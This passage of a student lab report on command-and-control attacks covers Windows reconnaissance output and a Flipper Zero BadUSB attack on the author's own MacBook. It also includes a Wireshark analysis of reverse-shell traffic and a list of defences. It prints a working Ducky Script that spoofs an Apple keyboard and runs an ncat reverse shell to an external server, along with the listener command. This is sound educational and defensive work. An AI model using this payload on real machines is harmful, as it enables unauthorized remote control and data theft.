


I issued the **ipconfig** command to gather network configuration information. The output provided the IPv4 and IPv6 addresses for the connected network adapters. It also showed the Wi-Fi adapter's connection-specific DNS suffix and IP addresses. This information could be used to understand the network topology and identify other targets or services within the same network.



The **systeminfo** command showed details about the system's hardware and software configuration. It confirmed the operating system as Windows 11 Pro, detailed the build number,

and provided information on system architecture and memory. The original install date and system boot time were also visible, which helps in understanding the machine's usage patterns.



```
PS C:\Users\samir> Get-NetTCPConnection

LocalAddress                        LocalPort RemoteAddress                       RemotePort State       AppliedSetting OwningProcess
------------                        --------- -------------                       ---------- -----       -------------- -------------
::                                  53337     ::                                  0          Bound                      11744
::                                  53299     ::                                  0          Bound                      13800
::                                  53203     ::                                  0          Bound                      4372
::                                  53163     ::                                  0          Bound                      4372
::                                  53137     ::                                  0          Bound                      4372
::                                  53111     ::                                  0          Bound                      8392
::                                  53110     ::                                  0          Bound                      8392
::                                  53080     ::                                  0          Bound                      8392
::                                  53078     ::                                  0          Bound                      8392
::                                  50610     ::                                  0          Bound                      16180
::                                  50595     ::                                  0          Bound                      16180
::                                  50593     ::                                  0          Bound                      16180
::                                  50592     ::                                  0          Bound                      16180
::                                  50523     ::                                  0          Bound                      14968
2604:3d08:5d82:8400:d401:1809:bc... 53337     2600:1900:4110:86f::                80         Established Internet       11744
2604:3d08:5d82:8400:d401:1809:bc... 53299     2620:1ec:c11::239                   443        Established Internet       13800
2604:3d08:5d82:8400:d401:1809:bc... 53265     2600:1900:4110:86f::                80         TimeWait                   0
2604:3d08:5d82:8400:d401:1809:bc... 53203     2606:4700:7::a29f:80eb              443        Established Internet       4372
2604:3d08:5d82:8400:d401:1809:bc... 53163     2607:f8b0:400a:803::201b            443        Established Internet       4372
2604:3d08:5d82:8400:d401:1809:bc... 53137     2600:1901:1:292::                   443        Established Internet       4372
2604:3d08:5d82:8400:d401:1809:bc... 53136     2600:1901:1:c36::                   443        TimeWait                   0
2604:3d08:5d82:8400:d401:1809:bc... 53080     2600:140a:c000::173b:9a61           443        CloseWait   Internet       8392
2604:3d08:5d82:8400:d401:1809:bc... 52772     2607:f8b0:400a:806::200a            443        TimeWait                   0
2604:3d08:5d82:8400:d401:1809:bc... 50792     2a04:4e42:5::396                    443        TimeWait                   0
2604:3d08:5d82:8400:d401:1809:bc... 50634     2600:1901:1:c36::                   443        TimeWait                   0
2604:3d08:5d82:8400:d401:1809:bc... 50619     2a04:4e42:600::649                  443        TimeWait                   0
2604:3d08:5d82:8400:d401:1809:bc... 50618     2a04:4e42:5::485                    443        TimeWait                   0
2604:3d08:5d82:8400:d401:1809:bc... 50610     2600:1901:1:3b2::                   443        Established Internet       16180
2604:3d08:5d82:8400:d401:1809:bc... 50595     2600:1901:1:c36::                   443        Established Internet       16180
2604:3d08:5d82:8400:d401:1809:bc... 50593     2600:1901:1:e71::                   443        Established Internet       16180
2604:3d08:5d82:8400:d401:1809:bc... 50592     2600:1901:1:e71::                   443        Established Internet       16180
2604:3d08:5d82:8400:d401:1809:bc... 50591     2600:1901:1:c36::                   443        TimeWait                   0
2604:3d08:5d82:8400:d401:1809:bc... 50589     2600:1901:1:c36::                   443        TimeWait                   0
2604:3d08:5d82:8400:d401:1809:bc... 50576     2600:1901:1:c36::                   443        TimeWait                   0
2604:3d08:5d82:8400:d401:1809:bc... 50574     2600:1901:1:c36::                   443        TimeWait                   0
2604:3d08:5d82:8400:d401:1809:bc... 50523     2607:f8b0:400e:c0a::bc              5228       Established Internet       14968
```

Lastly, the fourth screenshot displayed the output from **Get-NetTCPConnection** to lists active TCP connections. This revealed various established connections and their respective states. The remote address and port numbers indicated active connections, some established to common HTTP and HTTPS ports (80 and 443).

This exploration phase of the reverse shell Assignment emphasized the profound level of control that an attacker could gain. It also highlighted the necessity of robust security measures, such as firewalls, intrusion detection systems, and strict access controls, to defend against such unauthorized access. As I navigated the system, I was reminded of the importance of ethical hacking practices and the responsibility that comes with such knowledge and capability.

Executing a Reverse Shell Attack with Flipper Zero on a MacOS

For the final phase of this assignment, I turned to demonstrate a USB-based attack using a Flipper Zero—a multi-tool device designed for pen testers and hardware enthusiasts. I aimed to execute a BadUSB attack against my MacBook to gain reverse shell access.

```
root@localhost:~# ncat -lvnp 4444
Ncat: Version 7.80 ( https://nmap.org/ncat )
Ncat: Listening on :::4444
Ncat: Listening on 0.0.0.0:4444
```


The setup began with preparing my attacker machine, a Linode instance, to listen for the reverse shell connection. I used the **ncat -lvnp 4444** command, which instructed ncat to listen verbosely on all interfaces at port 4444.

Users > samiroudgarian > Downloads > rev_shell_macos.txt

```
1   ID 05ac:021e Apple:Keyboard
2
3   DELAY 1500
4   GUI SPACE
5   DELAY 200
6   STRING terminal
7   DELAY 200
8   ENTER
9   DELAY 1000
10  STRING ncat 172.105.102.143 4444 -e /bin/bash
11  DELAY 1000
12  ENTER
13  DELAY 1000
```

For the BadUSB script, I crafted a Ducky Script designed to be interpreted by Flipper Zero. This script emulated keyboard inputs to open a terminal and execute a series of commands on my MacBook. The **ID** command tells MacOS that flipper zero is the Apple Keyboard, so the keyboard Assistant dialogue will not fail the script. The **DELAY** commands allow time for system responses, and the **STRING** commands contain the actual ncat command to establish the reverse shell back to my Linode instance.

Upon uploading the script into Flipper Zero, I went into Flipper Zero's interface and selected the 'Bad KB' (Bad Keyboard) option.




I went through Flipper Zero's configuration settings to ensure the connection was set to 'USB', not Bluetooth.

Then I selected my loaded script 'rev_shell_macos'.

I commenced the attack by choosing the 'Run' option.

The visual indicators on the Flipper Zero confirmed that the script ran successfully. The progress bar reached 100%, denoting the completion of the script execution.

As intended, the MacOS machine fell victim to the BadUSB device when the script automatically initiated a connection to my Linode server.




As Flipper Zero executed the payload, I received confirmation of a new connection in the Ncat output. This indicated that the MacBook terminal had successfully opened and executed the reverse shell command. The message "Connection from 50.68.197.14:52262" signified that the connection was established from the target victim's IP address and a source port 52262.

Once the reverse shell was established, I ran a few commands to confirm the access level and gather system information. The **whoami** command output my username, indicating that I had at least user-level access through the shell. The **uname -a** command provided detailed system information, including the fact that I was working on a Darwin-based system confirming the successful infiltration of a MacBook.

I then used the **ls** command to list the contents of the current directory. The output showed several folders found in a user's home directory on macOS, such as 'Applications', 'Desktop', and 'Documents', establishing that I could navigate through the file system.

This access to the MacOS machine via a reverse shell demonstrated the efficacy of the BadUSB device and the critical need for vigilance against such hardware-based attacks. I could execute commands to explore the file system, potentially access sensitive data, and even escalate privileges. This scenario illustrated the importance of physical security controls and endpoint protection mechanisms to safeguard against such threats.

Network Monitoring Tool (Wireshark)




No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000000	10.0.0.116	10.0.0.100	TCP	78	52115 → 4444 [SYN] Seq=0 Win=65535 Len=0 MSS=1460 WS=64 TSval=3639138853 TSecr=0 SACK_PERM
2	0.000050617	10.0.0.100	10.0.0.116	TCP	74	4444 → 52115 [SYN, ACK] Seq=0 Ack=1 Win=65160 Len=0 MSS=1460 SACK_PERM TSval=2108964094 TSecr=3639138853
3	0.007214886	10.0.0.116	10.0.0.100	TCP	66	52115 → 4444 [ACK] Seq=1 Ack=1 Win=131712 Len=0 TSval=3639138925 TSecr=2108964094
4	16.926645109	10.0.0.100	10.0.0.116	TCP	67	4444 → 52115 [PSH, ACK] Seq=1 Ack=1 Win=65280 Len=1 TSval=2108981021 TSecr=3639138925
5	17.101104108	10.0.0.116	10.0.0.100	TCP	66	52115 → 4444 [ACK] Seq=1 Ack=2 Win=131712 Len=0 TSval=3639155950 TSecr=2108981021
6	25.356164748	10.0.0.100	10.0.0.116	TCP	73	4444 → 52115 [PSH, ACK] Seq=2 Ack=1 Win=65280 Len=7 TSval=2108989451 TSecr=3639155950
7	25.497673488	10.0.0.116	10.0.0.100	TCP	66	52115 → 4444 [ACK] Seq=1 Ack=9 Win=131712 Len=0 TSval=3639164349 TSecr=2108989451
8	25.497673961	10.0.0.116	10.0.0.100	TCP	81	52115 → 4444 [PSH, ACK] Seq=1 Ack=9 Win=131712 Len=15 TSval=3639164369 TSecr=2108989451
9	25.497724482	10.0.0.100	10.0.0.116	TCP	66	4444 → 52115 [ACK] Seq=9 Ack=16 Win=65280 Len=0 TSval=2108989592 TSecr=3639164369
10	28.453027612	10.0.0.100	10.0.0.116	TCP	69	4444 → 52115 [PSH, ACK] Seq=9 Ack=16 Win=65280 Len=3 TSval=2108992547 TSecr=3639164369
11	28.569570138	10.0.0.116	10.0.0.100	TCP	66	52115 → 4444 [ACK] Seq=16 Ack=12 Win=131712 Len=0 TSval=3639167421 TSecr=2108992547
12	28.569570521	10.0.0.116	10.0.0.100	TCP	370	52115 → 4444 [PSH, ACK] Seq=16 Ack=12 Win=131712 Len=304 TSval=3639167447 TSecr=2108992547
13	28.569623590	10.0.0.100	10.0.0.116	TCP	66	4444 → 52115 [ACK] Seq=12 Ack=320 Win=65024 Len=0 TSval=2108992664 TSecr=3639167447
14	38.533361105	10.0.0.100	10.0.0.116	TCP	75	4444 → 52115 [PSH, ACK] Seq=12 Ack=320 Win=65024 Len=9 TSval=2109002628 TSecr=3639167447
15	38.707436264	10.0.0.116	10.0.0.100	TCP	66	52115 → 4444 [ACK] Seq=320 Ack=21 Win=131712 Len=0 TSval=3639177558 TSecr=2109002628
16	38.707826740	10.0.0.116	10.0.0.100	TCP	207	52115 → 4444 [PSH, ACK] Seq=320 Ack=21 Win=131712 Len=141 TSval=3639177581 TSecr=2109002628
17	38.707857564	10.0.0.100	10.0.0.116	TCP	66	4444 → 52115 [ACK] Seq=21 Ack=461 Win=64896 Len=0 TSval=2109002802 TSecr=3639177581
18	44.683149138	10.0.0.100	10.0.0.116	TCP	70	4444 → 52115 [PSH, ACK] Seq=21 Ack=461 Win=64896 Len=4 TSval=2109008778 TSecr=3639177581
19	44.851339930	10.0.0.116	10.0.0.100	TCP	66	52115 → 4444 [ACK] Seq=461 Ack=25 Win=131712 Len=0 TSval=3639183702 TSecr=2109008778
20	44.851340280	10.0.0.116	10.0.0.100	TCP	88	52115 → 4444 [PSH, ACK] Seq=461 Ack=25 Win=131712 Len=22 TSval=3639183702 TSecr=2109008778
21	44.851390926	10.0.0.100	10.0.0.116	TCP	66	4444 → 52115 [ACK] Seq=25 Ack=483 Win=64896 Len=0 TSval=2109008946 TSecr=3639183702
22	48.576653445	10.0.0.100	10.0.0.116	TCP	66	4444 → 52115 [FIN, ACK] Seq=25 Ack=483 Win=64896 Len=0 TSval=2109012671 TSecr=3639183702
23	48.742487158	10.0.0.116	10.0.0.100	TCP	66	52115 → 4444 [ACK] Seq=483 Ack=26 Win=131712 Len=0 TSval=3639187591 TSecr=2109012671
24	48.742487861	10.0.0.116	10.0.0.100	TCP	66	52115 → 4444 [FIN, ACK] Seq=483 Ack=26 Win=131712 Len=0 TSval=3639187596 TSecr=2109012671
25	48.742560692	10.0.0.100	10.0.0.116	TCP	66	4444 → 52115 [ACK] Seq=26 Ack=484 Win=64896 Len=0 TSval=2109012837 TSecr=3639187596


For the Network Monitoring Tool section, I stopped the cloud server, moved to my local network and simulated the attack to analyze the network traffic between my Ubuntu system (the attacker) and the macOS system (the victim). I took the steps to capture the packets using Wireshark. My objective was to identify and dissect the characteristics of a reverse shell attack and understand its signature on the network.

1	0.000000000	10.0.0.116	10.0.0.100	TCP	78	52115 → 4444 [SYN] Seq=0 Win=65535 Len=0 MSS=1460 WS=64 TSval=3639138853 TSecr=0 SACK_PERM
2	0.000050617	10.0.0.100	10.0.0.116	TCP	74	4444 → 52115 [SYN, ACK] Seq=0 Ack=1 Win=65160 Len=0 MSS=1460 SACK_PERM TSval=2108964094 TSecr=3639138853
3	0.007214886	10.0.0.116	10.0.0.100	TCP	66	52115 → 4444 [ACK] Seq=1 Ack=1 Win=131712 Len=0 TSval=3639138925 TSecr=2108964094


I observed a sequence of TCP packets with SYN and ACK flags, a sign of a three-way handshake indicative of establishing a TCP connection. The port numbers can grab attention in this scenario as traffic was directed to port 4444, which may not be a familiar service port and is often used for reverse shells due to it not being commonly monitored.




Moving to the subsequent captures, the data payloads became the primary focus. ASCII characters in the packet payloads hinted at command-line interaction.




Here, we see data packets that, when examined, reveal actual command-line instructions (whoami, uname—a), confirming that the remote shell is being used to execute commands on the victim's system. This illustrates that the attacker uses these commands to gather information about the compromised system.



This packet's payload looks like the result of the ls command, listing directories. It shows the attacker is exploring the victim's filesystem.



This payload shows the command pwd, indicating the attacker is verifying the current working directory on the victim's machine, likely preparing for further malicious activity.



The session termination process. Showing the closing of the reverse shell session from the attacker side with a FIN packet,

Using a non-standard port and the textual content within data packets were indicators of a reverse shell. This emphasized the need for network traffic monitoring to effectively identify and mitigate such unauthorized activities.

To mitigate these attacks, I will discuss in more detail in the next section, but network tools should be employed such as anomaly-based intrusion detection systems that can recognize unusual traffic patterns on non-standard ports, application-aware firewalls to inspect the content of allowed traffic, and filtering to monitor and control outbound traffic from within the network.

Potential Defence Mechanisms

A multi-factor approach is required to defend against network command and control (C&C) attacks, such as those using reverse shell techniques and hardware-based exploits (e.g., BadUSB). Here are several defence mechanisms that can strengthen an organization's security posture against these threats:

Network Segmentation and Access Control

Divide the network into segments to limit an attacker's ability to move across systems. Implement access control policies to ensure that individuals and systems have only the permissions they need to perform their duties. This reduces the attack surface and potential breaches within isolated segments.

Regular Updates and Patch Management

Establishing a patch management program to regularly update and patch operating systems, applications, and firmware can close security gaps and protect against common exploits.

Employee Training and Awareness Programs

Educate employees about the dangers of phishing attacks, suspicious email attachments, and the risks associated with connecting unknown USB devices to their systems. Regular security awareness training can significantly reduce the likelihood of successful social engineering and hardware-based attacks.

Advanced Threat Detection Technologies

Utilize intrusion detection systems (IDS) and intrusion prevention systems (IPS). These technologies can analyze network traffic and logs for signs of suspicious activity, alerting to potential c2 communications.

Physical Security Measures

Implement physical security controls to prevent unauthorized access to sensitive areas and systems. This includes secure storage for hardware devices, controlling access to USB ports, and using port blockers to prevent the connection of unauthorized USB devices.

Implementing Application Allowlists

Configure systems to only allow the execution of approved applications. This can prevent the execution of malicious software or scripts.

Zero Trust Architecture

Adopt a zero-trust security model in which no entity is trusted by default. Everyone trying to access network resources must verify themselves to reduce the risk of unauthorized access.

Regular Security Audits and Penetration Testing

Regular security audits and penetration tests can help identify vulnerabilities and security gaps in an organization's network. It simulates attack scenarios to test the effectiveness of current security measures and inform necessary improvements.

Conclusion

My investigation into network command and control methods, including working with Ncat and Flipper Zero, has taught me how fragile our network defences can be against cyber threats. I've seen the vulnerabilities within different systems, whether Linux, Windows, or MacOS.

Using Ncat, I've come to understand the simplicity with which an external party can gain control over a system. It's a reminder of the persistent threat to our networks. My experience with Flipper Zero has further reinforced the importance of physical security measures, illustrating that threats can come from cyberspace and the devices we handle daily.

Transitioning to Wireshark, capturing traffic between my Ubuntu and macOS systems, I observed the distinct patterns of a reverse shell attack, unusual port usage and command sequences within packet payloads. This emphasized the importance of vigilant network monitoring and the potential for early detection of malicious activities.

The defence strategies I explored, network segmentation, regular updates, employee training, and advanced threat detection, underscore a holistic approach to safeguarding against command-and-control tactics. Each measure offers a unique layer of protection, from limiting an attacker's movement within a network to educating users on the dangers of phishing and suspicious physical devices.

Continuous monitoring for unusual network traffic and activities must be in place to detect and respond to threats promptly. Users should be educated about the risks of connecting unknown devices to their systems and discouraged from such practices. Access controls must be stringent, providing only the necessary permissions to systems and individuals to perform their duties, thereby limiting the potential impact of a breach.

Moreover, it is important to ensure that all systems are regularly updated to address known vulnerabilities. Routine penetration testing to uncover and fix security weaknesses forms a proactive approach to network defence.

This underscored the importance of a robust and layered approach to cybersecurity. We must anticipate potential attackers' moves, understand their tools, and stay ahead. This is about having the right tools and adopting a security, mindfulness, and resilience culture. Our strategies must be dynamic, capable of evolving with new threats and adapting to the cybersecurity challenges.

Appendix A (Linode)

Link to Could Linode.
https://cloud.linode.com

Appendix B (Reverse Shell Script)

The rev_shell_macos.txt is included inside the data folder.